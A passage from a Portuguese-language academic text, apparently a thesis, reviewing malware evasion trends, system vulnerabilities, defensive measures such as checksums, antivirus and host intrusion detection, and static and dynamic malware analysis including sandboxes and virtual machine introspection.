Como muitos motores de antivírus baseiam-se na em assinaturas a partir de amostras de *malware*, os atacantes podem evitar a detecção apenas mudando os binários com mais frequência do que os antivírus são atualizados com novas assinaturas. Este processo geralmente não é limitado pelo tempo que leva para gerar a assinatura em si, mas sim pelo tempo que leva para descobrir novos malwares.

Tendências

Malwares baseados na *web* podem direcionar vulnerabilidades no navegador em si, ou contra a miríade de *plugins* que aumentam as funcionalidades do navegador para lidar, por exemplo, com arquivos, *Adobe Flash*, *applets Java*, ou arquivos *PDF*. A vulnerabilidade em qualquer um desses componentes pode ser aproveitada para comprometer o navegador e o sistema operacional subjacente.

Vários sistemas de detecção baseados em máquinas virtuais foram propostos na literatura, sendo que normalmente detectam a exploração do navegador de *web*, monitorando mudanças no sistema operacional, como a criação de novos processos, ou alterações no sistema de arquivos ou de registro. Aqui, a função da máquina virtual é como uma *sandbox*, já que nenhum conhecimento prévio de vulnerabilidades ou técnicas de exploração são necessárias.

Embora as máquinas virtuais executam um sistema de *software* completo e pode detectar explorações de vulnerabilidades ainda desconhecidas, precisamente determinar o recurso que desencadeou a explorar ou a vulnerabilidade que foi alvo pode ser difícil. Além disso, o gerenciamento de várias imagens de *VM* com diferentes combinações de componentes de software exploráveis pode ser uma tarefa árdua.

Sistemas de Antivírus tradicionais podem operar varrendo cargas úteis dos pacotes de redes, para os indicadores maliciosos conhecidos. Estes indicadores são identificados por assinaturas de antivírus, que devem ser continuamente atualizados para identificar novas ameaças. Normalmente, executáveis ou *HTML* empacotado deve ser descompactado antes de efetuar a verificação.

Para *JavaScript*, antivírus concentram em detectar a presença de ofuscação pesada. (Oberheide et al. 2008) mostrou que a combinação de múltiplos mecanismos antivírus pode melhorar significativamente a taxa de detecção.

Evasão da detecção

A engenharia social surgiu como um crescente vetor de distribuição de *malware*. Em ataques de engenharia social, o usuário é solicitado a instalar um binário de malwares sob falsos pretextos. A engenharia social é um tipo de ataque que desafia sistemas automatizados de detecção, exigindo interação arbitrariamente complexa antes de entregar a carga útil. A interação é difícil de ser simulada algoritmicamente.

Os ataques que têm como alvo as configurações de *software* específicos também pode desafiar *honeypots* que empregam uma imagem de máquina virtual com um sistema operacional, browser, ou conjunto diferente de *plugins*.

Para evadir de emuladores de *browser*, mecanismos antivírus, ou análise manual, os adversários podem testar para propriedades idiossincráticas do navegador e só revelar o código de exploração, se o teste passar. Muitas vezes, este é construído em *packers* que não conseguem desofuscar as cargas úteis de pacotes maliciosos se certas condições não forem atendidas, tais como o conjunto de potenciais diferenças entre emuladores e navegadores reais, que é grande, verificados em testes que geralmente se encaixam em três categorias: ambiente de compatibilidade *JavaScript*, analisador de compatibilidade, e *DOM*.

2. VULNERABILIDADES EM POTENCIAL

Este contexto revela a concordância que:

“[...] Uma vulnerabilidade representa uma fraqueza nos sistemas. Vulnerabilidades vêm de deficiências no código legítimo que está em execução no sistema interno de computador, ou um erro de configuração do sistema que pode levar a um resultado inesperado. Por exemplo, as vulnerabilidades de injeção SQL são bem conhecidos por serem facilmente exploradas para obter o conhecimento da estrutura interna do banco de dados e seu conteúdo.” (IBM Security Solutions Architecture for Network, Server and Endpoint 2011)

Em d’Ornellas, Dias e Mussoi (2004) ressaltam que os sistemas assumem a condição de vulneráveis aos *malwares* quando se depara com um ambiente propício a execução de código malicioso, sendo que a concessão deste acesso pode ser permitido durante as várias fases do ciclo de vida de um sistema incluindo nesta o desenvolvimento, a operação normal e os serviços prestados. Pode-se considerar que um sistema de informação ideal no qual tem por necessidade possuir um sistema proprietário, ser executado em um equipamento dedicado e isolado de outros computadores, possuir controle físico e acesso total a sua interface gráfica e ainda não necessitar de outros serviços ou de outros sistemas conectados ao mesmo, operantes ou não. Cada mudança dentro deste sistema hipotético inviável resulta em riscos e vulnerabilidades que serão discutidas nesta seção.

2.1 ACESSO FÍSICO

Para d’Ornellas, Dias e Mussoi (2004) que descreve um invasor experiente com acesso físico ao sistema, incluindo-se o acesso às mídias de armazenamento e reprodução torna-se capaz de provocar danos ao sistema. Sistemas atuais de computação móvel aumentam os riscos consideravelmente, uma vez que dificultam o controle do acesso físico aos mesmos. Isto aumenta também o aparecimento de usos e modificações não autorizadas.

2.2 CONECTIVIDADE

Encontra-se também em d'Ornellas, Dias e Mussoi (2004) a descrição sucinta quanto a vulnerabilidades referentes à conectividade dos computadores em rede, seja esta local ou *internet*, podendo-se afirmar que as vulnerabilidades poderão surgir quando os sistemas de informação entrarem em contato com o meio externo através da rede.

2.3 SISTEMAS DEDICADOS

Também o mesmo autor acima citado descreve-se que são os sistemas que passam a oferecer o menor risco de ataque considerando-se que não permitem o acesso aos meios de armazenamento. Entretanto, estes sistemas permanecem vulneráveis a ferramentas de trabalho infectadas localmente e ações danosas ou inapropriadas de técnicos em serviço, fornecedores ou usuários.

2.4 ACESSO AOS MEIOS DE ARMAZENAMENTO

Apesar das informações na atualidade serem trocadas predominantemente através de redes de computadores, as mídias removíveis continuam sendo um vetor importante a ser constantemente combatido, para que *softwares* maliciosos não ataquem sistemas tidos como “saudáveis”, um exemplo que devemos relembrar constantemente é o *Stuxnet*, que realizou seu ataque inicial por meio de *pendrivers*

infectados. Desta forma, tais meios de armazenamento (mídias digitais) tornaram-se um vetor comum de infecção para os sistemas. Em d'Ornellas, Dias e Mussoi (2004), muito embora sejam ainda relevantes, mídias infectadas estão perdendo importância ao passo em que os sistemas de informação estão se tornando interligados através das redes de computadores, apesar de continuarem a ser um vetor de propagação de código malicioso.

2.5 REDES DE COMPUTADORES

As redes de computadores encontram-se em franca substituição dos sistemas dedicados com o intuito de aumentar significativamente a capacidade de trabalho e minimizar os custos gerados com administração. As redes de computadores continuam compartilhando os riscos descritos no item anterior. Além disso, estando as mesmas sujeitas a uma vasta gama de *Malwares* que possuem a capacidade de varrer a rede de um computador para outro. Desta forma, as redes estão de forma única, vulneráveis a formas internas e externas de *malwares* (e.g. *worms* e *botnets*). D'ORNELLAS, DIAS E MUSSOI (2004)

2.6 VULNERABILIDADES EM PLATAFORMAS DE USO COMUM

Ataques utilizando *malwares* concentram-se principalmente em plataformas com grande base instalada, ou seja, com um vasto número de usuários, uma vez que nesta condição tornam-se alvos com maior facilidade de serem encontradas e conhecidas suas vulnerabilidades e os danos nestas plataformas causarão o maior impacto previsto.

“[...] Os sistemas computacionais vulneráveis são facilmente explorados por atacantes que utilizam códigos maliciosos. Existem diversas técnicas para que um software malicioso seja executado nos sistemas; as mais comuns são baseadas em engenharia social, exploração remota de serviços, cross site scripting e injeção de código.” (BÄCHER et al. 2007)

Em d’Ornellas, Dias e Mussoi (2004) descreve-se como sistemas comuns, os quais se encontram baseados em padrões e protocolos comuns passando a apresentar desta forma, maior vulnerabilidade do que os sistemas dedicados. Apesar do risco crescente as empresas de antivírus tem se beneficiado enormemente através do uso de plataformas comuns de desenvolvimento de *software*.

2.7 SISTEMAS DE USO ESPECÍFICO

Deparando-se ainda em d’Ornellas, Dias e Mussoi (2004) verifica-se que o *software* destinado especialmente a realizar uma tarefa específica em um determinado dispositivo pode ser considerado como dependente do dispositivo. Tais *softwares* são distribuídos para uma pequena parcela da comunidade dentro de uma política restrita de licenciamentos e controle de versões. Uma vez que os *softwares* desta natureza têm uma abrangência limitada, os mesmos são pouco sensíveis às tentativas de ataques. Além disso, suas vulnerabilidades são menos conhecidas e utilizadas fora das comunidades onde o *software* é usado.

O que pode não significar maior segurança considerando-se que um atacante poderá utilizar, como já encontrado descrito na literatura, desta falsa sensação de segurança para o desenvolvimento de ameaças avançadas (*APT*) para atacar especificamente o sistema em questão, o mais recente exemplo é o *Stuxnet* que modifica o código dos *PLC’s* através de sua estação controladora, que usa um sistema comum, porém o dano era direcionado ao *PLC* e não ao sistema operacional do computador. (ASK et. al. 2013)

2.8 SISTEMAS DE USO COMPARTILHADO

Encontra-se a descrição em d'Ornellas, Dias e Mussoi (2004) que os sistemas de propósito geral de uso compartilhado permanecem vulneráveis a todas as tentativas de ataques através de mídias ou pela rede de computadores. Além disso verifica-se que os mesmos se tornam vulneráveis a todas as infecções pré-existentes ou subsequentes produzidas por *malwares* no servidor. A vulnerabilidade de um sistema de informação cresce na medida em que o servidor oferece serviços tais como *e-mail*, acesso à *Web*, serviços de *FTP*, *NFS*, *SSH*, entre outros.

2.9 VULNERABILIDADES DESCONHECIDAS - ZERO DAY (0day)

Uma vulnerabilidade de dia zero, ou *zero-day*, é definida por:

"[...] Um ataque ou ameaça zero-day (ou zero-hora ou dia zero), é um ataque que explora uma vulnerabilidade até então desconhecido em uma aplicação, o que significa que o ataque ocorre em 'dia zero' do conhecimento da vulnerabilidade. Isso significa que os desenvolvedores tiveram zero dias para abordar e consertar a vulnerabilidade. Explorações de dia zero em software real, é quando utiliza-se uma brecha de segurança para realizar um ataque, e são usadas ou compartilhadas por atacantes antes de o desenvolvedor do software alvo saber sobre a vulnerabilidade." (ASK et. al. 2013)

Estas referidas vulnerabilidades de dia zero destacam-se por utilizarem vetores de ataque considerados desconhecidos com o intuito da indústria não descobrir, ou seja, quando não se pode determinar a existência de uma assinatura de sistema antivírus ou de detecção de intrusão disponíveis.

3. PROTEÇÕES CONTRA MALWARES

As definições utilizadas em medidas técnicas e administrativas iniciam-se com uma análise de risco e a partir de um número provável de tentativas de invasão, de forma que os recursos sejam utilizados onde são mais bem aproveitados. Sistemas de informação devem levar em consideração os seguintes itens:

3.1 GARANTIA DE INTEGRIDADE

Para propiciar a garantia de integridade do sistema e poder detectar algum tipo de modificação inserida no *software* instalado torna-se necessário as mudanças de *software* inesperadas e/ou indesejadas que quase sempre são provocadas pela ação de *malwares* em qualquer das etapas do projeto, desenvolvimento, instalação e processo de serviços. Para manter a integridade do sistema, podemos fazer uso de:

- Proteção de *hardware*: é determinada especificamente em um *hardware* podendo ser empregado com intuito de aumentar gradativamente o nível de segurança fazendo com que o *software* não sofra modificação sem a devida e previa autorização (e.g. Memórias *ROM*, *dongle-keys*, consoles lacrados);
- Cálculo de *Checksum*: especifica-se como *Checksums* sendo um artifício onde podem ser calculados e comparados assegurando especificamente que nenhum arquivo seja modificado. Um *checksum* denomina-se como um valor calculado a partir do conteúdo total de um arquivo o qual fornece ao sistema a habilidade para avaliar a sua integridade após o uso;
- Assinaturas Digitais: São consideradas como extensões dos *checksums*. Portanto quando um *checksum* é assinado digitalmente, a probabilidade de que o arquivo original tenha a possibilidade de ser modificado por um usuário não autorizado pode ser minimizada. Deve ser observado que as assinaturas digitais requerem uma infraestrutura complexa de chaves públicas (*PKI*) para a verificação confiável das assinaturas. Os custos para a instalação e operação

de *PKIs* e as vantagens obtidas em razão da sua utilização devem ser cuidadosamente analisadas;

- Perfis do Sistema: tais perfis verificam as estruturas dos diretórios, incluindo a verificação dos atributos dos arquivos, presença ou ausência de arquivos entre outras características. Perfis usualmente empregam bases de dados assinadas digitalmente e incorporam sistemas de controle de arquivos que operam em conjunto com o sistema operacional no sentido de identificar algum tipo de *malware* com conhecimento a respeito das técnicas de *checksum*;
- Varredura: O ato de utilizar sistemas antivírus atualizados em estágios apropriados do processo de desenvolvimento é uma outra forma de assegurar a integridade do sistema. Um sistema ou serviço certificado como livre de vírus por alguma das empresas do ramo (e.g. *Symantec*) favorece a sua utilização por parte dos usuários;

3.2 PROJETO DE SISTEMAS AUTO-PROTEGIDOS

Em muitas das tentativas de ataque utilizam-se falhas que são resultantes de erros comuns no desenvolvimento de *software* os quais não introduzem problemas durante a operação normal do sistema. A metodologia de projeto usada pelos desenvolvedores deve evitar detectar e eliminar tais falhas. Algumas das alternativas são listadas a seguir:

Ferramentas de Desenvolvimento:

- Existem ferramentas de desenvolvimento e metodologias que podem analisar os sistemas no intuito de detectar e ajudar a eliminar erros. Algumas destas ferramentas são métodos formais tais como o apresentado em, assim como a análise de código, análise de requisitos e o projeto de ferramentas de análise;
- Linguagens de Programação: Algumas linguagens de programação tais como *Java* e *C#* incorporam características de segurança para dar suporte a proteção do sistema contra os *malwares*. Há outras bibliotecas de suporte para outras

linguagens tais como C e C++, as quais podem ser utilizadas para reduzir a vulnerabilidade do *software* produzido;

- Sistema Operacional e Serviços de *Hardware*: A maioria dos sistemas operacionais oferecem alternativas de segurança tais como grupos de usuários e seus respectivos privilégios, entre outras;
- Restrições de Serviços em Rede: Muitos sistemas são construídos sobre plataformas de desenvolvimento comuns às quais incorporam muitas características de acesso à rede de computadores. Remover ou fechar todas as portas e serviços desnecessários é uma boa prática que deve ser empregada. É sempre necessário informar aos usuários que as restrições empregadas são necessárias em função do aumento da segurança existente no sistema;
- Serviços de Engenharia de Segurança: Auditorias e inspeções do *software* através de empresas independentes, incluindo revisões e sessões de acompanhamento das atividades do sistema podem reduzir ainda mais os erros no desenvolvimento dos sistemas.

3.3 ANTIVÍRUS

“[...] O mais comumente utilizado controle técnico para mitigação de ameaças de malware é um software antivírus. Tipos de malware que podem ser detectados incluem vírus, worms, cavalos de Tróia, códigos maliciosos em dispositivos móveis e ameaças mistas, bem como ferramentas de atacantes, como keyloggers e backdoors. O software antivírus normalmente monitora os componentes críticos do sistema operacional, sistemas de arquivos, e atividade de aplicações quanto a sinais de malware, e tenta desinfetar os arquivos de quarentena que contêm malware. A maioria das organizações implantam software antivírus tanto a nível central (por exemplo, os servidores de e-mail, firewalls) e localmente (por exemplo, servidores de arquivos, desktops, laptops) para que todos os principais vetores de entrada de malware possam ser monitorados.” (NIST, 2007)

Os antivírus trata-se de uma classe de *softwares* com a finalidade específica de efetuar a varredura de discos rígidos e outros tipos de mídia digital, no sentido de identificar e remover as viroses conhecidas. *Software* antivírus tipicamente consistem de uma aplicação executável, muitas vezes chamada de motor de busca e um arquivo

de dados com os padrões das viroses. Com o surgimento de novas viroses torna-se necessária a atualização destes *softwares* e também do arquivo de dados.

Estes antivírus são possuidores de desvantagens consideráveis quando utilizados em sistemas de informação uma vez que passam a consumir uma grande quantidade de recursos (e.g. memória *RAM*, processamento, etc.), e em alguns casos, os mesmos podem apontar falsos positivos. Alguns problemas na utilização de *softwares* antivírus podem ser descritos a seguir:

- Sistemas de varredura: alguns *softwares* de antivírus podem erroneamente identificar um sistema que esteja produzindo um comportamento não convencional e cancelar o seu funcionamento;
- Janelas de *pop-up*, frequentemente usadas em sistemas antivírus podem tirar a atenção dos usuários.

3.4 SISTEMAS DE DETECÇÃO DE INTRUSÃO DE HOST (HIDS)

Um *IPS* de computador (ou *host*) verifica o tráfego, tanto de entrada quanto de saída, em um determinado *host*. Este tipo de *IPS* é instalado como *software* em um *host*. Ele é executado como um processo e realiza a varredura de várias características do sistema *host* (executáveis, conexões, logs e acesso a arquivos) e impede tentativas de intrusão maliciosos. O componente de um *IPS* instalado em um hospedeiro é conhecido como agente, sendo que este verifica as características do hospedeiro e toma ações preventivas quando necessárias. Cada agente transmite dados ou informações para servidores centralizados usados para gerenciar logs dos *hosts*. Dessa forma, cada *host* tem seu próprio sistema de prevenção a intrusão, enquanto a informação completa da rede pode ser acessada através dos servidores de gerenciamento centralizado dos agentes instalados em cada computador. O agente em execução em um hospedeiro individual é configurado de uma maneira que um ataque detectado pelo agente é relatado de volta para o servidor central. O servidor central envia o comando de controle de volta para o agente para informa-lo quais medidas preventivas devem ser tomadas. Embora não há nada de errado neste tipo

de configuração, esta abordagem faz aumentar o tempo de resposta de um *IPS* e possivelmente dá um tempo suficiente invasor para realizar o dano. Existem também, *IPS* de computador que não fazem uso de agentes, onde os dados são acessados por um servidor central através dos recursos previamente disponíveis em um computador. (IBM Developer Works 2013)

3.5 RESTRIÇÕES ESPECÍFICAS PARA SISTEMAS DE INFORMAÇÃO

Contam com os requisitos tecnológicos e administrativos dos sistemas de informação influenciam a escolha de defesas contra os *malwares*. Por exemplo:

- Sistemas de informação devem operar de maneira segura e eficiente. Os mecanismos de proteção não devem interferir com a utilização de um dado equipamento;
- Na ocorrência de uma falha, os sistemas de informação usualmente devem manter-se operantes, uma vez que os mesmos devem dar suporte continuado;
- Sistemas de informação devem estar em acordo com a legislação vigente sobre bases de dados.

4. ANÁLISE DE MALWARES

Tecendo-se uma linha sublime pode-se afirmar que:

“[...]A análise de código malicioso visa o entendimento profundo do funcionamento de um malware - como atua no sistema operacional, que tipo de técnicas de ofuscação são utilizadas, quais fluxos de execução levam ao comportamento principal planejado, se há operações de rede, download de outros arquivos, captura de informações do usuário ou do sistema, entre outras atividades.” (Filho et. al. 2011)

Nesta pesquisa dividiu-se a análise de *malware* em análise estática e dinâmica, sendo que no primeiro caso tenta-se derivar o comportamento do *malware* extraíndo características de seu código sem executá-lo, através da análise de *strings*, desconstrução e engenharia reversa, por exemplo. Já na análise dinâmica, o *malware* é monitorado durante sua execução, por meio de emuladores, *sandboxes*, *debuggers*, ferramentas para monitoração de processos, registros e arquivos e rastreadores de chamadas de sistema.

4.1 MÉTODOS DE ANÁLISE

A análise de *malware*, normalmente realizada para identificar as ações desenvolvidas pelo *malware* no sistema, pode ser implementada através de diversas técnicas, cada uma com suas vantagens e desvantagens. Apresentam-se aqui os principais métodos utilizados por sistemas de análise ou por ferramentas que auxiliam na análise de *malwares*, entre elas, podemos citar a Análise Estática e a Análise Dinâmica. Cada subseção irá tratar cada uma delas de forma detalhada, de forma que será possível compreender cada uma delas, podendo-se escolher a que mais se adequar à sua análise.

4.1.1 ANÁLISE ESTÁTICA

Constata-se que dependendo da técnica ou ferramenta a qual se emprega para realizar cada análise que a velocidade pode variar, mas, em linhas gerais as análises estáticas simples são mais rápidas do que as dinâmicas.




Figura 8 Processo da Análise Estática (Filho et. al. 2011)

Entretanto, se há a necessidade de engenharia reversa, se o *malware* possui muitos fluxos de execução ou se está comprimido com um *packer* de difícil descompressão, a análise dinâmica tradicional é muito mais rápida e eficaz na provisão de resultados acerca do comportamento do exemplar analisado. Em Moser (2007) é apresentada uma ferramenta que transforma um programa de forma a ofuscar seu fluxo de execução, disfarçar o acesso a variáveis e dificultar o controle dos valores guardados pelos registradores, mostrando que a análise estática de um *malware* ofuscado por essa ferramenta é um problema *NP*-difícil. Além disso, durante a análise estática não saberemos como o sistema vai reagir em resposta às operações do programa.

A análise estática pode ser utilizada para obter informações gerais sobre o programa e para identificar a existência de código malicioso. Dentre as técnicas utilizadas para a obtenção de informações gerais está a geração de *hashes* criptográficos que identificam o arquivo de forma única, a identificação das funções importadas e exportadas, a identificação de código ofuscado e a obtenção de cadeias de caracteres

que possam ser lidas por uma pessoa, como mensagens de erro, *URLs* e endereços de correio eletrônico.

Para identificar código malicioso são usadas, de forma geral, duas abordagens: a verificação de padrões no arquivo binário e a análise do código *assembly* gerado a partir do código de máquina do *malware*. No caso da verificação de padrões, são geradas sequências de *bytes*, chamadas de assinaturas, que identificam um trecho de código frequentemente encontrado em programas maliciosos onde é verificado se o programa possui esta sequência. Já no caso da investigação do código *assembly*, são empregadas técnicas de análise mais profundas que buscam padrões de comportamento malicioso. Em Song (2008) os autores transformam o código *assembly* em uma linguagem intermediária e, a partir desta, extraem informações a respeito do fluxo de dados e fluxo de controle do programa.

Encontra-se descrito em diversas literaturas entre elas Yegneswaran (2008), Kang (2007) e Martignoni (2007) que a maior dificuldade encontrada pela análise estática é o uso dos *packers*. Para combater a evolução destes, foram desenvolvidos diversos mecanismos que visam obter o código não ofuscado do malware, permitindo que a análise estática seja efetuada.

Também chamada de Engenharia Reversa, a Análise Estática estuda um programa sem executá-lo.

Para que possa ser feita, é necessária a utilização de algumas ferramentas:

- *Disassembler*

Converte um programa em uma sequência de instruções em linguagem de máquina (*Assembly*)

- *Decompilador*

Converte instruções que se encontram em linguagem de máquina para códigos-fonte equivalentes em alguma linguagem de alto nível

- *Analisador de código-fonte*

Executa a análise do código gerado pelo decompilador.

4.1.2 ANÁLISE DINÂMICA

Em Filho (2011) encontra-se ressaltado que embora os antivírus sejam baseados em identificação de riscos por meio de uma base de dados de assinaturas, a utilização de heurísticas vem aumentando já faz alguns anos, pois uma heurística bem construída pode resultar na substituição de dezenas de assinaturas.

Para gerar uma heurística que identifique um exemplar de *malware* (ou uma classe), é necessário conhecer primeiro o seu comportamento, isto é, quais são as ações realizadas no sistema operacional alvo que denotam uma atividade anormal ou suspeita. Como opção aos emuladores limitados embutidos nos antivírus com o objetivo de realizar a identificação por heurísticas, os sistemas de análise dinâmica de *malware* foram sendo aprimorados e popularizados nos últimos anos.

Empresas fabricantes de antivírus possuem seus próprios sistemas de análise dinâmica de *malware*, chamados de *sandbox*, que em português significa caixa de areia, fazendo uma alusão ao brinquedo encontrado em áreas de recreação infantis, porém existem soluções de código aberto encontradas na *internet*, como *Anubis*, *ThreatExper*, *CWSandbox* e o *Cuckoo*, projeto de *sandbox* que iniciou seu desenvolvimento em 2010 durante o *Google Summer Code*.

Utilizando de várias técnicas para monitorar a execução de códigos maliciosos de maneira controlada, com o intuito de realizarem a análise comportamental dos mesmos, monitorando as chamadas de sistema, *kernel* e processos do sistema operacional, tendo como base a orquestração de máquinas virtuais em *sandboxes* e a utilização de emuladores.

Tais sistemas lançam mão de uma variedade de técnicas para monitorar a execução de um *malware* de maneira controlada, utilizando desde a instrumentação de emuladores complexos até a interceptação de chamadas ao *kernel* do sistema operacional monitorado.

Neste trabalho considera-se que *sandbox*:

“[...]é um ambiente restrito e controlado que permite a execução de um código malicioso de forma a causar danos mínimos aos sistemas externos por meio

da combinação de filtragem e bloqueio de tráfego de rede e da execução temporizada do malware. (...) Após o período de monitoração, um relatório de atividades é gerado para análise.” (Filho et. al. 2011)

Continuando a pesquisa em Filho (2011) ressalta-se que o ponto negativo quanto à praticidade, é que a análise dinâmica deixa sob a responsabilidade do usuário a interpretação de relatórios dos artefatos submetidos à análise na *sandbox*, portanto, não podemos afirmar que o sistema será totalmente automatizado em suas análises pois dependerá do fator humano para a análise dos relatórios, estes que apresentarão as técnicas utilizadas na análise assim como a monitoração do comportamento do artefato submetido, podendo assim, o usuário, verificar se o mesmo lança mão de métodos de evasão ou não durante sua execução, ou se os mesmos utilizam características de polimorfismo.

Com base na análise dinâmica, tendo-a como um importante instrumento para prover informações a um usuário ou analista de segurança, permitindo assim a tomada de decisão com base nos padrões observados, e das ações executadas pelo artefato analisado.

Nas próximas seções serão abordadas as principais técnicas de análise de *malwares* e posteriormente métodos que possuem como intuito evadir de tais técnicas de análise.

4.2 TÉCNICAS DE ANÁLISE

Nos subitens a seguir serão relatadas as técnicas de análise de *malware* mais comumente utilizadas tanto na análise estática quanto na análise dinâmica.

4.2.1 VIRTUAL MACHINE INTROSPECTION

A *Virtual Machine Introspection (VMI)* trata-se de uma técnica onde é criada uma camada entre o sistema de análise (*guest*) e o ambiente de processamento (*host*), de forma que todas as ações tem seu desenvolvimento dentro do sistema *guest* não sendo propagadas para o *host*. Seu uso torna possível a captura das ações que estão sendo executadas dentro do ambiente de análise, sem que haja qualquer interferência dentro do ambiente onde está sendo executado, possibilitando assim que um *malware* seja analisado sem qualquer tipo de modificação no sistema *guest*.

Tal ação baseia-se em não modificar o sistema *guest*, realizando a análise de forma transparente para o *malware*, impossibilitando qualquer tentativa de identificação do componente de captura. A ilustração apresentada na figura a seguir visa exemplificar o funcionamento da técnica de *Virtual Machine Introspection*, que será tratada mais detalhadamente nas seções seguintes. É possível verificar a diferenciação entre os sistemas *guest*, que funcionam dentro do ambiente emulado e o sistema *host*, onde está executando a aplicação responsável pela implementação da camada entre o ambiente *guest* e o *host*.




Figura 3: Posição da Máquina Virtual para o Sistema Operacional e o Hardware (VMI Tools 2013)

Bellard (2005), ressalta que programas para emulação e virtualização, tais como *Qemu* *VMWare* exemplificado na *VMware* (2015) e o *VirtualBox* exemplificado na Oracle *Virtualbox* (2015) possibilitam a aplicação desta técnica, dado que estes implementam a camada intermediária de maneira nativa, fazendo assim uma distinção entre o ambiente real (ou sistema *host*) e o emulado/virtualizado (ou o *guest*). A seguir serão explicados os conceitos de emulação e como a técnica de *VMI* pode ser aplicado à ela.

- Emulação é um termo utilizado por Martignoni (2009), na área de computação para descrever o modo de operação de um *software* desenvolvido para simular um determinado *hardware* como, por exemplo, um processador específico diferente do que está executando o emulador. Na análise de *malware*, este tipo de *software* é utilizado para simular uma máquina, para que seja possível a instalação do sistema operacional que será utilizado no processo de análise. Além disso, o emulador pode ser utilizado para separar o ambiente de análise, fazendo com que as ações efetuadas por um exemplar de *malware* durante sua execução não contaminem o ambiente real, dado que as modificações executadas pelo *malware* só irão ocorrer no ambiente de análise *host*. Um emulador muito utilizado para este fim é o *Qemu* descrito por Bellard (2005) como uma ferramenta de código aberto e de fácil utilização com o qual é possível emular o processador, o disco rígido e demais dispositivos do sistema de forma que seja possível instalar vários tipos de sistemas operacionais.

- Virtualização, de modo similar à emulação, é utilizada para simular uma máquina, tornando possível a instalação e execução de vários sistemas operacionais em paralelo com o mesmo *hardware*. Porém, na virtualização as instruções são executadas no *hardware* real da máquina, ao contrário do que ocorre na emulação, na qual as instruções são executadas em um processador emulado. Isto torna a virtualização mais rápida em relação à emulação, pois as instruções do *guest* ficam sob responsabilidade do *hardware* do *host*. A limitação da virtualização é que ela possibilita somente a instalação de sistemas cuja arquitetura seja a mesma do *host*. Quando se utiliza um virtualizador para análise de *malware*, as funcionalidades são parecidas com as do emulador: há o isolamento entre os ambientes dos sistemas *host* e *guest*. Nesse caso, o programa responsável pela virtualização, acrescenta uma camada adicional entre o ambiente real e o de análise chamada de *Virtual Machine Monitor*. Para Rosenblum (2004) esta camada realiza a abstração do *hardware* real para as máquinas virtuais, executando suas ações de forma que sejam percebidas somente dentro do ambiente virtual.

Tanto a virtualização quanto a emulação fazem uma distinção entre o ambiente onde o *malware* é executado e o real. Para simplificar a forma de mencionar tais ambientes, a partir de agora serão utilizados os termos *guest* e *host*, sendo que o primeiro identifica o sistema operacional virtualizado ou emulado utilizado na análise dinâmica e o último identifica o sistema base que executa o emulador ou virtualizador.

O programa de virtualização/emulação responde ao sistema *guest* da mesma forma que os dispositivos físicos (processador, disco rígido, placas de rede e vídeo etc.) responderiam sem, entretanto comprometer o *host* no qual ele está sendo executado. Essa transparência faz com que o *host* tenha total controle sobre o *guest*, podendo inclusive observar em tempo real o estado dos diversos recursos da máquina onde o *malware* está sendo executado, como memória e *CPU*, por exemplo.

Desta forma, torna-se trivial a obtenção de informações a respeito da execução do *Malware* de maneira externa ao *guest*, bastando que se modifique o *software* responsável por executar a emulação/virtualização para que este realize a captura dos dados. A modificação de um programa de virtualização ou emulação com o objetivo de se obter informações internas ao *guest* a partir do sistema *host* é chamada

de *VMI* e, com a utilização desta técnica é possível alcançar um nível de privilégio adicional na camada de abstração intermediária entre o *host* e o *guest*. Uma das características mais interessantes da *VMI* é que esta torna possível a análise de *malware* cuja execução ocorre no nível do *kernel*, tais como os *rootkits*. Para Hoglund and Butler (2005) as técnicas comumente utilizadas por *rootkits* para esconder ou alterar estruturas internas do sistema operacionais atacados podem inviabilizar sua detecção e monitoração por mecanismos de segurança ou outros métodos de análise, como por exemplo, *hooking*.

Para ilustrar a técnica de *VMI*, um tipo de informação que pode ser capturada do sistema *guest* são as chamadas do sistema que o *malware* executou durante a análise. Um método muito utilizado para identificar a ocorrência de uma *syscall* baseia-se na leitura do valor contido no registrador *SYSENTER_EIP_MSR* do processador. Este registrador é utilizado quando ocorre uma instrução do tipo “*SYSENTER*”, que indica que uma chamada de sistema deve ser feita. Quando a chamada é efetuada, o sistema realiza a troca de contexto entre o espaço de usuário e o espaço de *kernel*, permitindo finalmente a execução da *syscall*.

Uma forma de identificar qual *syscall* está sendo invocada é através da leitura do valor contido no registrador *EAX*. No momento em que a instrução *SYSENTER* for executada, o registrador *EAX* armazena um valor utilizado para se encontrar o endereço da *syscall* que se quer realizar. Esse valor corresponde ao índice de uma tabela que contém os endereços de todas as *syscalls* possíveis no sistema operacional. Em sistemas *Windows*, esta tabela corresponde a uma estrutura que atende pelo nome de *System Service Dispatch Table*. Os parâmetros utilizados para compor a *syscall* podem ser obtidos através de verificações nos registradores do processador e na memória do sistema, no momento em que a chamada estiver sendo executada.

A principal desvantagem da *VMI* é que um *malware* pode detectar que está sendo executado em um ambiente emulado/virtual, evitando a análise como um todo ou apresentando um comportamento alternativo ao malicioso. No caso dos emuladores, a detecção pode ser feita de forma muito simples, por exemplo, através da realização de uma instrução no processador que causa um comportamento específico. Um dos modos utilizados para realizar tal verificação é por meio de *bugs* conhecidos em

